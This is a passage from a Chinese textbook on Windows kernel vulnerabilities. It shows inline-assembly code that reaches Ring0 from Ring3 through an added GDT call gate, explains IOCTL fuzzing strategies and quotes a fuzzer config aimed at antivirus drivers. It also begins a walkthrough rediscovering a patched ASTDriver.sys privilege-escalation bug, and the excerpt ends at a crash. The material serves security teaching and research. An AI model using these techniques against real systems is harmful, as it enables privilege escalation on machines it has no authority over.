


图 22.5.3　添加调用门后的结果

我们具体地来看看添加的调用门的各字段含义。

这个新添加调用门的段选择子是 GDT 中 0x03e8 偏移处的描述项，偏移为 GDT 的地址，DPL 为 3 表示 Ring3 有权限调用，调用无参数，DT=0，说明是系统段描述符和门描述符。

下面我们要继续关注 GDT 中 0x03e8 偏移处的段选择子的各字段含义，如图 22.5.4、22.5.5 所示。

Call-Gate Descriptor

31	16	15					0
Offset in Segment 31:16 GDT高地址		P 1	DPL 11	DT 0	Type 1100	000	Param.Count 00000
Segment Selector 0x03e8		Offset in Segment 15:00 GDT低地址					
31	16	15					0

图 22.5.4　Call-Gate 描述符的结构

Code Segment Descriptor

31	16	15					0
Base 31:24 0x0	Flags G D 0 AVL 1100	Limit 1100	P 1	DPL 00	DT 1	Type 1010	Base 23:16 0x0
Base Address 15:00 0x0		Segment Limit 15:00 0xFFFF					
31	16	15					0

图 22.5.5　代码段描述符的结构

新添加的这个段选择子的基地址为 0，DT=1，说明是存储段描述符，类型为二进制的 1010，即 0xA，表示“执行/读”属性。具体的类型含义如表 22-5-1 所示。

表 22-5-1 代码段类型值和说明表

	类 型 值	说 明
代码段类型	8	只执行
	9	只执行、已访问
	A	执行/读
	B	执行/读、已访问
	C	只执行、一致码段
	D	只执行、一致码段、已访问
	E	执行/读、一致码段
	F	执行/读、一致码段、已访问

最后根据调用门的工作原理，如图 22.5.6 所示。




图 22.5.6 调用门的工作原理

可以想到，调用此新添加的调用门后，实际上是以 Ring0 权限调用了 GDT 中 0 偏移处的代码，而 GDT 偏移处的第一个指令是一条返回指令，即 0xC3。那么在 Ring3 调用该调用门后，就会直接返回，并且携带有 Ring0 的权限。下面的代码用来调用该调用门。

```
void DoInRing0()
{
   WORD farJmp[3];
   DWORD oldCs;
   farJmp[0] = 0;
   farJmp[1] = 0;
   farJmp[2] = 0x3e0 | 0x3;
   __asm
   {
      call fword ptr [farJmp];    //跳转到调用门
      //这里 R0 会执行我们写入的 retn
```

```
        mov eax, [esp];    //eax = cs selector
        mov oldCs, eax;
        add esp, 4
    }
    //已经到 R0 了...
    //返回 R3
    __asm{
        mov eax, oldCs;
        push eax;
        mov eax, JmpToR3;
        push eax;
        retf;
    }
JmpToR3:
    __asm nop;
}
```

第 23 章　FUZZ 驱动程序

通过我们已经具备的内核漏洞知识和经验，若能挖出一两个内核漏洞，应该是很有成就感的事情。同时也能加深我们对内核程序的认识和理解。

23.1　内核 FUZZ 思路

前面 21.3.2 节中提到，漏洞挖掘有两种方式，一是工具挖掘，二是手工挖掘。无论哪种方式，首先都要有一个切入点，也就是内核 Fuzz 的思路。以下是几个比较常用的切入点。

- 内核 API 函数

内核 API 函数是提供给 Ring3 调用，在 Ring0 完成最终功能的函数。这些函数接收 Ring3 传入的参数，如果处理参数的过程存在问题的话，很有可能成为一个内核漏洞。这样的内核 API 函数有很多，例如 SSDT、Shadow SSDT 等。

- Hook API 的代码

目前有很多安全软件为了防御病毒木马，对很多内核 API 进行了 Hook/Inline Ho ok。然而这些 Hook 内核 API 的代码也存在安全问题。如果对参数的处理不当或内部逻辑的错误，也很有可能出现内核漏洞。

- 网络协议处理的内核代码

有一些协议的处理是在 SYSTEM 进程中的，也就是在内核模块中处理的，可以通过网络协议 Fuzz，构造畸形协议数据包，来挖掘这方面的漏洞。

- IoControl

从已公布的漏洞来看，IoControl 类型的漏洞是最多的，可以作为内核漏洞挖掘的重点方向。IoControl 作为 Ring0/Ring3 缓冲区交互的重要方式，很有可能会出现参数处理不当的问题，或者内部逻辑甚至设计缺陷引发的问题。既然 IoControl 类型的内核漏洞如此多，那么如何挖掘这种类型的漏洞呢？

首先再来回顾下 21.1.5 节中介绍的 Ring3 和 Ring0 通讯的重要函数——DeviceIoControl 函数。

```
BOOL DeviceIoControl(
  HANDLE hDevice,                          //设备句柄
  DWORD dwIoControlCode,                   //I/O 控制号
  LPVOID lpInBuffer,                       //输入缓冲区指针
  DWORD nInBufferSize,                     //输入缓冲区字节数
  LPVOID lpOutBuffer,                      //输出缓冲区指针
  DWORD nOutBufferSize,                    //输出缓冲区字节数
```

```
    LPDWORD lpBytesReturned,                    //返回输出字节数
    LPOVERLAPPED lpOverlapped                   //异步调用时指向的 OVERLAPPED 指针
);
```

该函数共有 8 个参数，hDevice 是要通信的设备句柄；dwIoControlCode 是 I/O 控制号；lpInBuffer 是输入缓冲区指针；nInBufferSize 是输入缓冲区字节数；lpOutBuffer 是输出缓冲区指针；nOutBufferSize 是输出缓冲区字节数；lpBytesReturned 是返回输出字节数；lpOverlapped 是异步调用时指向的 OVERLAPPED 指针。

可以试想，在正常情况下，DeviceIoControl 函数的参数都是自己程序指定的，不会是畸形的参数，驱动中也主要考虑功能的实现，对于畸形参数和处理逻辑缺陷方面的安全问题不够重视。因此可以通过构造畸形参数来Fuzz驱动程序的处理是否存在漏洞。这种Fuzz称为“IoControl Fuzz”。

关于 IoControl Fuzz，有两种方法。

1. IoControl MITM(Man-in-the-Middle) Fuzz

这种方法类似于“中间人攻击”，其实就是在内核 Hook NtDeviceIoControlFile 函数，当识别到 IoControl 的对象为要 Fuzz 的对象时，获取该函数调用的参数，并按照预先的 Fuzz 策略对参数或参数指向的缓冲区数据进行篡改，然后将篡改后的参数传递给原始的 NtDeviceIo ControlFile 函数，如图 23.1.1 所示。




图 23.1.1　IoControl MITM Fuzz 的原理

如果发送给 NtDeviceIoControlFile 函数畸形的参数和数据后，发生了内核崩溃或蓝屏，往往预示着该驱动程序可能存在内核漏洞。

2. IoControl Driver Fuzz

上面提到的“中间人”方式的 Fuzz，虽然比较巧妙，但多数情况下，难以覆盖某驱动程序所有的 IoControlCode，就算能够覆盖所有的 IoControlCode，但是这种 Fuzz 的过程只是“一次性”的，不够全面。

为了能够对驱动程序中某个 IoControlCode 做全面的 Fuzz，需要对 DeviceIoControl 函数的每个参数都进行畸形化，每个参数值可以畸形出很多不同的参数值，然后将各个参数值进行组合。这种 Fuzz 方法称为“IoControl Driver Fuzz”。

以上我们讨论了内核漏洞挖掘的几种思路，作为初学者，应该首先掌握 IoControl Fu zz 的漏洞挖掘技术。因此后续章节，我们将重点关注这种思路下的内核漏洞挖掘，通过挖掘工具的开发，揭示该思路的具体细节。

23.2 内核 FUZZ 工具介绍

俄罗斯莫斯科有一家公司的安全研究实验室，eSage Lab（http://www.esagelab.com），其网站上有一个开源工具，叫做“IOCTL Fuzzer”，如图 23.2.1 所示。




图 23.2.1 www.esagelab.com 上开源的“IOCTL Fuzzer”

“IOCTL Fuzz er”是一个命令行控制台环境下的 Windows 内核驱动挖掘工具，其主要功能如下。

Program capabilities:

- 根据进程名称、驱动名称、设备名称或者 IoControlCode 进行 IRP 过滤 IRP filtering by

process name, driver name, device name, or I/O Control code

- IRP fuzz
- 监视模式
- 通过控制台或者文件输出日志

IOCTL Fuzzer 的工作原理是，在处理 IRP 的时候提取出满足配置文件中指定条件的 IRP，然后将该 IRP 的输入参数进行随机修改来进行 Fuzz。

可以看出，IOCTL Fuzzz er 所采用的方法正是我们 23.1 节中提到的“IoControl MITM(Man-in-the-Middle) Fuzz”方法。该工具的独特之处是使用了 XML 文件来配置 Fuzz 对象和 Fuzz 策略，如图 23.2.2 和图 23.2.3 所示。

通过 xml 来配置 Fuzz 对象和 Fuzz 策略固然简单，但是不够灵活，因为每次改变 Fuzz 对象和 Fuzz 策略，需要重启 Fuzz 程序，实际使用可能不太方便。而且 Fuzz 策略不够细致，可能会有所遗漏。不过没关系，下一节中将带领大家设计和实现一个功能完备、简单易用的内核 Fuzz 工具。

```
<?xml version="1.0" encoding="windows-1251"?>
<cfg>
<!--     Path to log file.-->
<log_file>C:\ioctls.txt</log_file>
<!--    If true, hex dumps will be logged.-->
<hex_dump>false</hex_dump>
<!--    If true, will print logging output to console.-->
<log_requests>true</log_requests>
<!--    If true, will print logging output to kernel debugger.-->
<debug_log_requests>true</debug_log_requests>
<!--    If true, will fuzz IRPs.-->
<fuze_requests>false</fuze_requests>
<!--    If true, will also randomly modify fuzzed IRP's input buffer size.-->
<fuze_size>false</fuze_size>
<!--    IRP "allow" list.
    The fuzzer will process (i.e. log and/or fuzz) any IRP request
    containing at least one parameter from the <allow> list.

    If the list is empty, each IRP will be processed.-->
<allow>
    <!--      IRP destination driver name    -->
    <drivers>
        <entry>kl1.sys</entry>
        <entry>dwall.sys</entry>
        <entry>fsdfw.sys</entry>
    </drivers>
    <!--      IRP destination device name    -->
    <devices>
        <entry>\Device\kimul9</entry>
        <entry>\Device\dwall</entry>
        <entry>\Device\FSDFW</entry>
    </devices>
```

图 23.2.2　www.esagelab.com 上开源的“IOCTL Fuzzer”的配置文件-1

```
    <!--      IRP I/O Control Code    -->
    <ioctls>
        <entry>0x0022c008</entry>
        <entry>0x0022208c</entry>
        <entry>0x0007e08c</entry>
    </ioctls>
    <!--      IRP sender process file path/name    -->
    <processes>
        <entry>avp.exe</entry>
        <entry>DefenseWall.exe</entry>
        <entry>fsdfwd.exe</entry>
    </processes>
</allow>
<!--
    IRP "deny" list.
    Can be empty.
-->
<deny>
<!-- "deny" list is identical in structure to "allow" list -->
</deny>
</cfg>
```

图 23.2.3　www.esagelab.com 上开源的“IOCTL Fuzzer”的配置文件-2

23.3 内核 FUZZ 工具 DIY

这里给出一个带有界面的 IoControl Fuzz 工具，利用此工具能够进行前面提到的 IoControl MITM Fuzz 和 IoControl Driver Fuzz。该工具的实现代码请参考本书指定网站中的源码，下面的几节中仅给出该工具中这两种 Fuzz 的关键概念和概要设计。

23.3.1 Fuzz 对象、Fuzz 策略、Fuzz 项

首先提出几个概念，Fuzz 对象、Fuzz 策略和 Fuzz 项。

Fuzz 对象——是指被 Fuzz 的对象，或触发 Fuzz 的条件；

Fuzz 策略——是指针对 Fuzz 对象，Fuzz 过程中对参数和数据畸形化的方案；

Fuzz 项——Fuzz 对象和 Fuzz 策略合起来，称为一个 Fuzz 项。

对于 Fuzz 程序来说，所有的 Fuzz 项就是其输入。Fuzz 程序应该支持多个 Fuzz 项同时工作，而且还能够灵活地增、删、改这些 Fuzz 项的内容，不必重启 Fuzz 引擎。

23.3.2 IoControl MITM Fuzz

IoControl MITM(Man-in-the-Middle) Fuzz 是以“中间人”的方式，在识别到 Fuzz 对象后，在调用原始 NtDeviceIoControlFile 函数前，按照 Fuzz 策略对参数和数据进行畸形化，并调用原始 NtDeviceIoControlFile 函数的过程。如图 23.3.1 所示。




图 23.3.1 自己开发的 IoControl MITM Fuzz 的逻辑流程

IoControl MITM Fuzz 的 Fuzz 对象可以由以下字段共同指定：

- 进程 pid 或 进程路径
- 设备名称
- IoControlCode

如果使用进程 pid，可以唯一标识一个进程；如果使用进程路径，则可能对应多个路径相同的进程。

设备名称表示被 Fuzz 驱动所创建的设备，例如\Device\abc，就是一个合法的设备名称。

IoControlCode 表示只有当对设备的 IoControl 的控制码为该值时，才进行 Fuzz，否则不进行 Fuzz，即直接放过。

这 3 个字段中，其中任何一个为空，表示匹配所有。例如 IoControlCode 为空，则表示某进程发到某设备的所有 IoControlCode 都会被 Fuzz。

IoControl MITM Fuzz 的 Fuzz 策略，主要包括对输入地址、输入数据、输入长度、输出地址和输出长度的畸形化方案。如表 23-3-1 所示。

表 23-3-1　IoControl MITM Fuzz 策略的畸形化方案

	畸形化方案	说　明
输入地址	不变	不篡改原始输入地址
	随机	原始输入地址篡改为随机地址
	非法地址	原始输入地址篡改为非法内存地址
	合法 Ring3 地址	原始输入地址篡改为合法 Ring3 内存地址
	合法 Ring0 地址	原始输入地址篡改为合法 Ring0 内存地址
输入数据	不变	不篡改原始输入数据
	随机	原始输入数据篡改为随机数据
	Byte 填充	原始输入数据篡改为固定字节填充的数据
	Word 填充	原始输入数据篡改为固定单字填充的数据
	DWORD 填充	原始输入数据篡改为固定双字填充的数据
输入长度	不变	不篡改原始输入长度
	随机	原始输入长度篡改为随机长度
	增加一定长度	原始输入长度篡改为增加一定长度后的值
	减小一定长度	原始输入长度篡改为减少一定长度后的值
输出地址	不变	不篡改原始输出地址
	随机	原始输出地址篡改为随机地址
	非法地址	原始输出地址篡改为非法内存地址
	合法 Ring3 地址	原始输出地址篡改为合法 Ring3 内存地址
	合法 Ring0 地址	原始输出地址篡改为合法 Ring0 内存地址
输出长度	不变	不篡改原始输出长度
	随机	原始输出长度篡改为随机长度
	增加一定长度	原始输出长度篡改为增加一定长度后的值
	减小一定长度	原始输出长度篡改为减少一定长度后的值

23.3.3 IoControl Driver Fuzz

IoControl Driver Fuzz 是对 Fuzz 对象（驱动设备），主动发送一系列 IoControl，并对参数和数据，按照 Fuzz 策略分别进行畸形化并组合成一组参数，调用 DeviceIoControl 进行 Fuzz 的过程。如图 23.3.2 所示。

IoControl Driver Fuzz 的 Fuzz 对象可以由以下字段共同指定：

- 设备名称
- IoControlCode

设备名称表示被 Fuzz 驱动所创建的设备，例如\Device\abc，就是一个合法的设备名称；IoControlCode 表示只有当对设备的 IoControl 的控制码为该值时，才进行 Fuzz，否则不进行 Fuzz，即直接放过。这两个字段中，任何一个都不能为空。

IoControl Driver Fuzz 的 Fuzz 策略，根据 IoControlCode 中 Method 值的不同，有以下两种情况。




图 23.3.2 自己开发的 IoControl Driver Fuzz 的逻辑流程

- IoControlCode 中 Method!=METHOD_NEITHER

输入输出都有系统保护，因此篡改地址没有意义。因此需要 Fuzz：输入数据、输入长度、输出长度。

- IoControlCode 中 Method==METHOD_NEITHER

驱动中可能直接访问输入输出地址，而没有探测是否可读写。因此需要 Fuzz：输入地址、输入数据、输入长度、输出地址、输出长度。

IoControl Driver Fuzz 策略的畸形化方案，如表 23-3-2 所示。

表 23-3-2　IoControl Driver Fuzz 策略的畸形化方案

	畸形化方案	说明
输入地址	固定	输入地址设置为一个固定的内存地址
	随机	输入地址设置为随机地址
	非法地址	输入地址设置为非法内存地址
	合法 Ring3 地址	输入地址设置为合法 Ring3 内存地址
	合法 Ring0 地址	输入地址设置为合法 Ring0 内存地址
输入数据	随机	输入数据设置为随机数据
	Byte 填充	输入数据设置为固定字节填充的数据
	Word 填充	输入数据设置为固定单字填充的数据
	Dword 填充	输入数据设置为固定双字填充的数据
输入长度	固定	输入长度设置为一个固定值
	随机	输入长度设置为随机长度
输出地址	固定	输出地址设置为一个固定的内存地址
	随机	输出地址设置为随机地址
	非法地址	输出地址设置为非法内存地址
	合法 Ring3 地址	输出地址设置为合法 Ring3 内存地址
	合法 Ring0 地址	输出地址设置为合法 Ring0 内存地址
输出长度	固定	输出长度设置为一个固定值
	随机	输出长度设置为随机长度

23.3.4　MyIoControl Fuzzer 界面

本 Fuzz 工具，将两种 Fuzz 方法实现在同一个对话框中。如图 23.3.3 所示，左侧上方显示当前进程列表，左侧下方显示驱动对象的树状结构，右侧上方能够监视系统中的 DeviceIoControl 调用，右侧中间便是 IoControl MITM Fuzz 的 Fuzz 项列表，右侧下方是 IoControl Driver Fuzz 的 Fuzz 项。




图 23.3.3　MyIoControl Fuzzer 的主界面

通过该工具，在 IoControl MITM Fuzz 列表中，可以增、删、改 Fuzz 项，点击右侧中间的“+”按钮，可以弹出如下对话框，来添加 Fuzz 对象和 Fuzz 策略，如图 23.3.4 所示。

图 23.3.4　MITM Fuzz 中添加或编辑 Fuzz 对象和 Fuzz 策略

相应地，在 IoControl Driver Fuzz 列表中，也可以增、删、改 Fuzz 项，点击右侧下方的“+”按钮，可以弹出如下对话框，来添加 Fuzz 对象，而 Fuzz 策略由程序内部 Fuzz 逻辑而定，如图 23.3.5 所示。




图 23.3.5　Driver Fuzz 中添加或编辑 Fuzz 对象

23.4　内核漏洞挖掘实战

既然自己的 IoControl F uzz 漏洞挖掘工具已经开发出来了，就要使用该工具验证一下这种漏洞挖掘思路是否可行。这里我们选择一些已经上报给厂商，并且厂商已经修补完成，同意在教学研究场合下公布的漏洞，在此展示使用 Fuzz 工具逐步挖掘内核漏洞的全过程。

23.4.1　超级巡警 ASTDriver.sys 本地提权漏洞

本漏洞的详细资料放在指定网站中的“[2010-04-06][巡警][超级巡警][ASTDriver.sys][任意地址写任意数据漏洞][本地权限提升]”目录下。

该漏洞存在于超级巡警 ASTDriver.sys 这个驱动中，影响超级巡警 v4 B uild0316 和以前的版本。

为了揭示和重挖该漏洞，首先我们在虚拟机中启动绿色版的超级巡警 v4 Build0316 主程序，如图 23.4.1 所示。

图 23.4.1　超级巡警 v4 Build0316 主界面

然后启动 IoControl Fuzz 程序，如图 23.4.2 所示。




图 23.4.2　启动我们的 IoControl Fuzz 程序

同时对超级巡警的进程 ast.exe 进行 IoControl MITM Fuzz，即中间人 Fuzz，在进程列表中选中 ast.exe 进程，然后单击进程列表右上角的“MITM Fuzz”按钮，会弹出如图 23.4.3 所示对话框。

图 23.4.3　添加对超级巡警进程的 MITM Fuzz 项的 Fuzz 策略

此时的 Fuzz 策略只设置对输入数据的畸形化，即对输入数据的头 64 字节进行随机化，如图 23.4.3 所示，然后单击右下角的“确定”按钮。

此时 DeviceIoControl MITM Fuzz 列表中增加了一条 Fuzz 项，如图 23.4.4 所示。




图 23.4.4　添加对超级巡警进程的 MITM Fuzz 项的 Fuzz 策略完毕

那么如何触发该漏洞呢？事实上，触发该漏洞需要使用超级巡警恢复 SSDT Hook 的功能。首先选择超级巡警主菜单“分析”中的“SSDT”，这时，主界面中会出现一个 SSDT 函数列表，列表中红色的表示已经被 hook 的函数，如图 23.4.5 所示。

这时开启 MITM Fuzz，单击 IoControl Fuzz 程序中 MITM Fuzz 列表右上角处的“|>”按钮即可开启 MITM Fuzz。

然后在超级巡警的 SSDT 列表中红色的列表项上点击右键，会弹出菜单，如图 23.4.6 所示。

图 23.4.5　超级巡警 SSDT 列表




图 23.4.6 超级巡警 SSDT 列表中“恢复选中 Hook”

选择菜单上的“恢复选中 Hook”，这时会发现，虚拟机蓝屏了。如果之前开启虚拟机时使用了 22.2.1 节中介绍的“内核调试跟踪”方法，这里虚拟机会僵住，同时在 Windbg 命令窗口中会有如下输出，如图 23.4.7 所示。

